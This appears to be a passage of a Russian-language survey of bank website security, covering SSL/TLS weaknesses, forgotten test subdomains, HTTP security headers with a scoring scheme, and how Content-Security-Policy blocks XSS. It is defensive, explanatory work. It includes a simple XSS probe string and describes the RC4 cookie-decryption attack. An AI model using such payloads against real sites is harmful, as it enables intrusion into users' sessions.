Беларусь	-	6%	-

Поддержка RC4

RC4 – это потоковый шифр, созданный в 1987 и широко применяющийся в различных системах защиты информации компьютерных сетей, в частности, SSL и TLS. Исследователи обнаружили опасную уязвимость в этом шифре. В случае веб-сайтов, она позволяет дешифровать часть зашифрованного HTTPS-потока (например, сессионный идентификатор, передающийся в Cookies) за десятки часов. Она также дает возможность реализовать MitM-атаку, прослушивать и сохранять зашифрованный трафик, а также выполнять большое количество запросов от имени жертвы. Проще всего это достигается через внедрение на HTTP-страницы сторонних сайтов специального скрипта, генерирующего большое количество запросов к интересующему хакера ресурсу. Кроме того, злоумышленнику необходимо каким-то образом узнать или установить свое значение Cookies, которое было бы близко к искомому значению в передаваемом трафике. В ходе исследования было выяснено, что для совершения атаки на дешифрование типичного значения сессии из 16 символов потребуется около 75 часов активных действий, после чего получить искомое значение можно в 94% случаев.

Ресурсы, которые поддерживают RC4


Страна	Официальный сайт	ДБО для физ.лиц	ДБО для юр.лиц
Россия	8%	7%	13%
Болгария	13%	6%	9%
Италия	12%	13%	33%
Венгрия	10%	-	-
Лихтенштейн	9%	-	-
Португалия	8%	-	-
Финляндия	7%	-	-
Бразилия	6%	33%	-
Великобритания	4%	10%	5%
Китай	-	44%	63%
Япония	-	50%	38%
Босния и Герцеговина	-	20%	25%
Швеция	-	5%	17%
Швейцария	-	7%	13%
Беларусь	-	-	11%

Поддержка Forward Secrecy

Это функция определенных протоколов согласования ключей, которая гарантирует, что сеансовые ключи не будут скомпрометированы, даже если скомпрометирован закрытый ключ сервера. Для каждого отдельного сеанса, инициированного пользователем, генерируется уникальный ключ. Если один из ключей сеанса скомпрометирован, данные из любого другого сеанса не будут затронуты. Таким образом, предыдущие сеансы и информация внутри них защищены от любых будущих атак. Соединение считается подпадающим под forward secrecy в тех случаях, когда:

1. используется какой-либо алгоритм с открытым ключом (RSA, DH);
2. после работы алгоритма с открытым ключом создается материал для секретного ключа;
3. этот ключ не является результатом какого-либо детерминированного алгоритма.


Процент банков, не реализовавших поддержку Forward Secrecy



Версия TLS

В сентябре 2011 года исследователи продемонстрировали уязвимость протокола TLS (transport layer security) версии 1.0, позволяющую дешифровать cookies, используемые для аутентификации пользователя. TLS 1.0 и 1.1 опираются на ненадежные алгоритмы хеширования MD5 и SHA-1. В августе 2018 года IETF утвердил стандарт TLS 1.3, к 2020 году все ведущие браузеры намерены полностью отказаться от поддержки TLS 1.0 и TLS 1.1. На серверной стороне рекомендуется отключить эти протоколы уже сейчас.

Процент использования разных версий протокола TLS среди банковских веб-ресурсов



Поддержка SSL 2.0 и SSL 3.0

Версия SSL 2.0 была выпущена в феврале 1995 года и имеет ряд недостатков безопасности. Существуют атаки, которые могут быть предприняты против этого протокола. SSL 2.0 по умолчанию отключена в браузерах, начиная с Internet Explorer 7, Mozilla Firefox 2, Opera 9.5 и Safari.

Протокол SSL 3.0 был выпущен через год после SSL 2.0 с целью устранения недостатков предыдущей версии. Но и в нем есть слабые моменты. Например, половина мастер-ключа (master key) полностью зависит от хеш-функции MD5, которая не является устойчивой к коллизиям и не считается безопасной. Помимо этого, все соединения, зашифрованные SSL 3.0, подвержены упомянутой ранее уязвимости POODLE. Хотя основной рекомендацией по безопасности является запрет на использование SSL 3.0, есть и другое решение – поддержка механизма TLS_FALLBACK_SCSV, который не позволяет злоумышленнику снизить защиту канала до SSL 3.0 (также предотвращает снижение защиты с TLS 1.2 до 1.1 или 1.0, что может помочь в предотвращении будущих атак).

Поддержка SSL 2.0 встречается довольно редко, чего нельзя сказать об SSL 3.0. В России лишь 2% официальных сайтов банков используют SSL 2.0, 1% среди ДБО для физ.лиц, 4% - ДБО для юр.лиц. Также эта версия была найдена у 9% официальных сайтов банков Лихтенштейна и 6% - в Болгарии, 11% ДБО для физ.лиц в Бразилии и 7% ДБО для юр.лиц в Италии.

Используют SSL 3.0

Страна	Официальный сайт	ДБО для физ.лиц	ДБО для юр.лиц
Россия	6%	5%	6%
Бразилия	13%	44%	20%
Япония	11%	-	-
Лихтенштейн	9%	-	-
Великобритания	9%	10%	5%
Болгария	6%	6%	9%
Италия	6%	7%	7%
Беларусь	5%	-	11%
Китай	-	44%	63%
Босния и Герцеговина	-	20%	25%
Швеция	-	-	11%

Поддержка NPN и ALPN

NPN (Next Protocol Negotiation) был расширением TLS, используемым для согласования SPDY. В ходе стандартизации SPDY уступил место http2, а NPN был заменен на ALPN (Application-Layer Protocol Negotiation), опубликованный как RFC 7301 в июле 2014 года. ALPN позволяет прикладному уровню согласовывать, какой протокол должен выполняться по защищенному соединению, избегая дополнительных обратных вызовов, и независимо от протоколов прикладного уровня. Это необходимо для безопасных соединений HTTP/2 , что улучшает сжатие веб-страниц и уменьшает их задержку по сравнению с HTTP/1.x.

Результаты исследования показали, что NPN используется наравне с ALPN. Практически все рассмотренные банки используют их на официальных сайтах, реже они встречаются среди ДБО. Больше 60% банков используют ALPN в США, Дании, Нидерландах и Швейцарии.

Среди российских банков статистика следующая (NPN / ALPN):

- Официальный сайт – 73% / 56%
- ДБО для физ. лиц – 39% / 44%
- ДБО для юр. лиц – 30% / 37%.

Забытые домены

Разработка и запуск сайта банка требуют времени, в том числе, на проверку работоспособности и отладку. Человеческий фактор играет свою роль: иногда разработчики забывают тестовые страницы в сети. Это могут быть такие поддомены, как: ‘test’, ‘admin’, ‘dev’, ‘debug’ и ‘uat’. Это может привести к плачевным последствиям.


На таких доменах могут находиться тестовые серверы, в которых присутствуют ошибки и/или отладочные данные. Если это панель администратора, то потенциально злоумышленник может подобрать пароль и нарушить работу действующих сайтов. Подобные забытые домены являются еще одной серьезной проблемой безопасности ресурсов. Этим обычно пренебрегают, что предоставляет дополнительные возможности хакеру.

Мы обнаружили 3% подобных доменов.

“Wildcard” сертификат

Обычно стандартный SSL-сертификат выдается на одно полное доменное имя, т.е. с его помощью можно защитить только тот домен, для которого он был выписан. Также в сертификате могут быть указаны дополнительные доменные имена, для которых он действителен. Однако если неизвестно, сколько доменов будет использовано, и для каждого из них нужен сертификат, то для упрощения работы используют Wildcard-сертификат. Применяя Wildcard SSL, пользователь получает SSL-сертификат, выданный для группы поддоменов *. Символ звездочки (*) позволяет использовать сертификат для любого количества поддоменов на неограниченном количестве серверов. Таким образом, процедура обновления и управления сертификатами упрощается и обходится дешевле. Однако если какой-то поддомен будет взломан злоумышленником, тот сможет завладеть закрытым ключом для сертификата и перехватывать трафик между всеми доменами. Это было бы невозможно, если бы для каждого поддомена использовался свой собственный сертификат. Если применяется общий сертификат, то один сертификат действует для нескольких доменов, но при этом не для всех поддоменов сразу.

Процент банков, использующих Wildcard-сертификат



Вывод

Итоги проверки SSL совсем не радуют, хотя эта тема подробно расписана в технических блогах и сейчас не составляет труда верно настроить SSL по инструкциям.

02 HTTP-заголовки

Заголовки в ответе веб-сервера позволяют определить поведение браузера в тех или иных ситуациях, а также избежать некоторых атак или усложнить их проведение. Добавление заголовка не требует каких-либо сложных действий или настроек. Однако некоторые заголовки (например, CSP) отличаются слишком большим количеством опций, некорректное использование которых может создать иллюзию безопасности или вовсе нарушить функциональность сайта. Мы рассмотрели следующие заголовки:

Заголовок	Описание
Content-Security-Policy	Позволяет задавать допустимые источники контента.
X-XSS-Protection	Особенность браузеров Internet Explorer, Chrome и Safari, прерывающая загрузку страниц при обнаружении XSS-атаки.
X-Frame-Options	Разрешает или запрещает показ сайта во фрейме (iframe).
X-Content-Type-Options	Сообщает IE/Chrome, что нужно использовать уже отданный Content-Type, а не определять его автоматически.
Strict-Transport-Security	Позволяет предотвратить установление незащищенного HTTP-соединения на определенное время.
Set-cookie	Отсутствие флагов HttpOnly и Secure в заголовке HTTP-ответа позволит получать доступ к сессионным идентификаторам Cookie из контекста страницы или передавать их посредством незащищенного соединения, что может привести к их краже.
Referrer-Policy	Позволяет сайту контролировать значение заголовка Referer для ссылок со страницы.
Feature-Policy	Позволяет управлять различными функциями браузера.
Public-Key-Pins	Уменьшает риск MITM-атаки с поддельными сертификатами.
Expect-CT	Позволяет обеспечить соблюдения требований прозрачности сертификатов, что предотвращает незаметное использование неподтвержденных сертификатов для данного сайта.
X-Powered-CMS	Раскрывает информацию об используемом CMS-движке.
X-Powered-By	Раскрывает информацию о платформе приложений, на которой работает сервер.
Server header	Раскрывает информацию о серверном ПО (apache, nginx, IIS или др.).

Если первые десять заголовков полезны, их следует применять, то последние три раскрывают информацию об используемых технологиях. Естественно, от этих заголовков лучше отказаться.

Рейтинг


Правильная комбинация HTTP-заголовков позволяет обеспечить безопасность сайта, при этом настроить их совсем не сложно. Мы собрали данные по использованию HTTP-заголовков и составили рейтинг безопасности веб-ресурсов.

Ресурсы оценивались по следующим параметрам:

Заголовок	Условие настройки	Баллы, если удовлетворяет условию	Баллы, если не удовлетворяет условию
X-XSS-Protection	присутствует, не 0	+1	-1
X-Frame-Options	присутствует	+1	-1
X-Content-Type-Options	присутствует	+1	-1
X-Content-Security-Policy Content-Security-Policy	присутствует хотя бы один	+1	-1
Strict-Transport-Security	присутствует и не пустой	+1	-1
Server	не содержит в себе версию сервера	+1	-1
Set-cookie	наличие флагов Secure и httponly	+1 за наличие каждого	0
Referrer-Policy	присутствует, >0	+1	0
Feature-Policy	присутствует	+1	0
Public-Key-Pins	присутствует	+1	0
Expect-CT	присутствует	+1	0
X-Powered-CMS	отсутствует	+1	-1
X-Powered-By	отсутствует	+1	-1

По сумме баллов ресурсы получали оценку по шкале **от D до A+.** Соответственно, **“A+”** – это лучший результат, а **D** – худший.

На карту вынесен процент оценок ниже “A”. Чем выше этот процент, тем хуже в стране обстоят дела с веб-безопасностью.



Content-Security-Policy

Content-Security-Policy (“Политика защиты контента”, CSP) – это один из основных способов снижения рисков, возникающих при эксплуатации XSS-атак. С помощью CSP администратор сайта может определять веб-ресурсы, разрешенные к использованию на страницах — шрифты, стили, изображения, скрипты JS, SWF и так далее.

Узнать, какие браузеры поддерживают CSP, можно здесь.

С помощью CSP можно совсем запретить браузеру подгружать, например, флэш-объекты, а также отрегулировать белый список доменов: в таком случае браузер отобразит лишь SWF, размещенные на разрешенном домене. Еще одно преимущество использования CSP – возможность оперативно узнавать о появлении новых XSS на просторах контролируемого ресурса. При применения опции “report-uri”, как только произойдет срабатывание CSP, браузер злоумышленника или пользователя-жертвы сразу же отправит отчет на указанный URL.

Фактически CSP представляет собой HTTP-заголовок, который веб-сервер должен возвращать в каждом ответе:

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 31 May 2019 12:52:37 GMT
Content-Type: text/html; charset=utf-8
Content-Security-Policy: default-src 'none';  img-src data: *.gemius.pl;
script-src 'unsafe-inline' 'nonce-+3r8SzeZ2MiKsXp+cbuNNA==' 'unsafe-eval'
*.yandex.ru; style-src 'unsafe-inline' 'unsafe-eval' 'self' ; font-src
yastatic.net
```

Стоит отметить, что CSP может быть представлена не только HTTP-заголовком, но и HTML-тегом:

```
<head>
  <meta http-equiv="Content-Security-Policy" content="default-src https://
  cnd.example.net; child-src 'none'; object 'none'">
</head>
```

Директив, которые перечисляются в этом заголовке и к которым, соответственно, применяется политика, довольно много. Вот основные:

Директива	Описание
script-src	JavaScript (“on-events”, тэги <script>)
img-src	изображения
style-src	стили
media-src	аудио и видео
frame-src	фреймы
frame-ancestors	аналог для X-Frame-Options
connect-src	XHR, WebSockets
font-src	шрифты
object-src	Flash, Java апплеты и иные объекты
default-src	all assets (including scripts)
base-uri	стандартное значение для *-src директив

Рассмотрим несколько примеров, позволяющих регулировать загрузку контента. Разрешается загрузка только из белого списка доменов. Или конкретный скрипт:

Content-Security-Policy: style-src yacdn-us.net yacdn-eu.net gocdn.net/public/main.css;

Разрешается определенный протокол или домен по маске:

Content-Security-Policy: image-src *.yacdn.net data:; style-src *;

Разрешается только в случае, если загружается с текущего домена:

Content-Security-Policy: font-src self;

Полный запрет использования:

Content-Security-Policy: font-src none;

Замечание 1: Директива "default-src" действует не на все другие директивы, а только на заканчивающиеся на "-src", например: "style-src/script-src/image-src/object-src".

При этом стоит помнить про "base-uri/frame-ancestors/form-action" и другие важные опции.

Замечание 2: Если директива не указана в CSP, то соответствующий контент полностью разрешен к загрузке («Разрешено все, что не запрещено»).

Предотвращаем эксплуатацию потенциальных XSS

Поскольку основная задача CSP – предотвратить выполнение вредоносного JS-кода, внедренного через XSS-атаки, разберем подробнее директиву "script-src".

Сложно представить себе веб-приложение без inline JS-кода. Под определение inline попадают все скрипты, которые уже размещены в теле страницы, а не загружаются удаленно, например:

```
<a href="#" onclick="alert('HI')"> Click Me </a>
<script>
$(function(){
      document.getElementById('click_me').onclick=
      function () { alert('Hi');};
});
</script>

<a href = "#" id="click_me"> Click Me </a>
<img src="/images/background.png" onerror=alert('Произошла ошибка при загрузке')>
```

Чтобы CSP не заблокировала выполнение вышеперечисленных «полезных» скриптов, необходимо добавить в директиве "script-src" опцию "unsafe-inline":

Content-Security-Policy: default-src self; script-src 'unsafe-inline' example.com

Но делать это категорически не рекомендуется, поскольку в случае появления хранимой XSS, CSP не сможет отличить вредоносный JS-код от полезного и разрешит его выполнение.

Поскольку полностью отказаться от inline JS достаточно сложно, разумным компромиссом будет использование псевдослучайных nonce. Принцип достаточно простой: необходимо при каждом открытии страницы генерировать случайный токен, который называется nonce, и помещать его как в CSP заголовок, так и в теги <script>. Даже если злоумышленник сможет внедрить собственный тег <script>, он будет не в состоянии угадать текущее значение токена, соответственно, его вредоносный код будет заблокирован.

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Security-Policy: script-src 'nonce-3r8SzeZ2MiKsXp+cbuNNA==' 'unsafe-inline'
```

```
<body>
<script nonce="3r8SzeZ2MiKsXp+cbuNNA==">
some_valid_stuff()
</script>
```


Это валидный <script> с nonce. Он успешно работает.

```
Вы искали: <script>alert()</script>
```

XXS заблокирована, nonce отсутствует

Если допустить ошибку в конфигурации политики, то можно случайно нарушить доступность ресурса: слишком строгая политика заблокирует вполне допустимую «статику» – JS/CSS, без которых работа веб-интерфейса невозможна. Чтобы не допустить этого, существует режим работы “Report-Only”. Как следует из названия, в этом режиме политика ничего не блокирует, а лишь отчитывается о срабатываниях, отправляя запросы на указанный адрес.

Однако разработчик должен заранее озаботиться обработкой отчетов CSP. Для решения этой задачи есть и бесплатные инструменты, и целые сервисы, помогающие собирать статистику в удобном виде, например:



Типичные ошибки

Основные ошибки, связанные с CSP, можно разделить на следующие категории:

1. **Некорректная конфигурация**
   - Пропущенные директивы (`script-src|object-src|default-src|base-uri`)
   - Избыточные опции (`unsafe-inline|unsafe-eval|https:|data:|*`)
2. **Слабости хостов и «белого списка»**
   - Возможность загрузки произвольных JS-файлов
   - Функции обратного вызова (`"callbacks"`)
   - Скрипт-гаджеты в Angular и подобных шаблонизаторах
3. **Атаки без применения JS (`"scriptless"`)**
   - Утечка информации через незакрытые теги
